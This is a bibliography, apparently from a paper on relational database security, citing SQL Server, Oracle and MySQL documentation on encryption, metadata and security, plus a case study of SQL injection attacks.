Guyer, C., Milener, G., Smart, J., Rabeler, C., Hamilton, B., Macauley, E., . . . Laudenschlager, D. (2017). SQL Server Certificates and Asymmetric Keys. Retrieved from https://docs.microsoft.com/en-us/sql/relational-databases/security/sql-server-certificates-and-asymmetric-keys?view=sql-server-2017

Guyer, C., Milener, G., To, V., Hamilton, B., Kumar, S., Byham, R., . . . Rabeler, C. (2017). SQL Server Encryption. Retrieved from https://docs.microsoft.com/en-us/sql/relational-databases/security/encryption/sql-server-encryption?view=sql-server-2017

Guyer, C., Milener, G., To, V., Ray, M., Rabeler, C., Hamilton, B., . . . Roth, J. (2019). Transparent Data Encryption (TDE). Retrieved from https://docs.microsoft.com/en-us/sql/relational-databases/security/encryption/transparent-data-encryption?view=sql-server-2017

Huey, P. (2017). *Oracle Database Security Guide 11g Release 2*. In Vol. E36292-09. Retrieved from https://docs.oracle.com/cd/E11882_01/network.112/e36292/title.htm

Huey, P., & Jeloka, S. (2017). *Oracle Database Security Guide 12c Release 1*. In Vol. E48135-19. Retrieved from https://docs.oracle.com/database/121/DBSEG/E48135-19.pdf

Huey, P., & Jeloka, S. (2019a). *Oracle Database Security Guide 12c Release 2*. In Vol. E85682-04. Retrieved from https://docs.oracle.com/en/database/oracle/oracle-database/12.2/dbseg/index.html

Huey, P., & Jeloka, S. (2019b). *Oracle Database Security Guide 18c*. In Vol. E83683-07. Retrieved from https://docs.oracle.com/en/database/oracle/oracle-database/18/dbseg/release-changes.html#GUID-256DEEBF-8FBE-4641-BAE3-D23D53ADFB44

Kumar, R., & Gopal, G. (2016). Case Study of SQL Injection Attacks. *International Journal of Engineering Sciences & Research Technology*, 176-189. doi:10.5281/zenodo.56935

Kupcik, A. (2018). Transparent Data Encryption or Always Encrypted? Retrieved from https://azure.microsoft.com/en-us/blog/transparent-data-encryption-or-always-encrypted/

Liu, X. (2015). *An Analysis of Relational Database and NoSQL Database on an Ecommerce Platform.*

Lorentz, D. (2005). *Oracle® Database SQL Reference 10g Release 2*. In.

Milener, G., Guyer, C., Rabeler, C., & Hamilton, B. (2017). How is Metadata Used? Retrieved from https://docs.microsoft.com/en-us/sql/odbc/reference/develop-app/how-is-metadata-used?view=sql-server-2017

Rieuf, E. (2016). History of MySQL. Retrieved from https://www.datasciencecentral.com/profiles/blogs/history-of-mysql

Rouse, M. (2017). Microsoft SQL Server. Retrieved from https://searchsqlserver.techtarget.com/definition/SQL-Server

Sheldon, R. (2016). SQL Server Metadata Functions: The Basics. Retrieved from https://www.red-gate.com/simple-talk/sql/t-sql-programming/sql-server-metadata-functions-the-basics/

Sheldon, R. (2017). Encrypting SQL Server: Transparent Data Encryption (TDE). Retrieved from https://www.red-gate.com/simple-talk/sql/sql-development/encrypting-sql-server-transparent-data-encryption-tde/

Sumathi, S., & Esakkirajan, S. (2007). *Fundamentals of Relational Database Management Systems* (Vol. 47): Springer.

Vigazzola, G., Olsson, P. E., Pancirov, I., Hughes, D. J., Lynch, P., Lindberg, F., . . . Rutherford, R. (2019). *MySQL 8.0 Reference Manual*. In Vol. 62887. Retrieved from https://dev.mysql.com/doc/refman/8.0/en/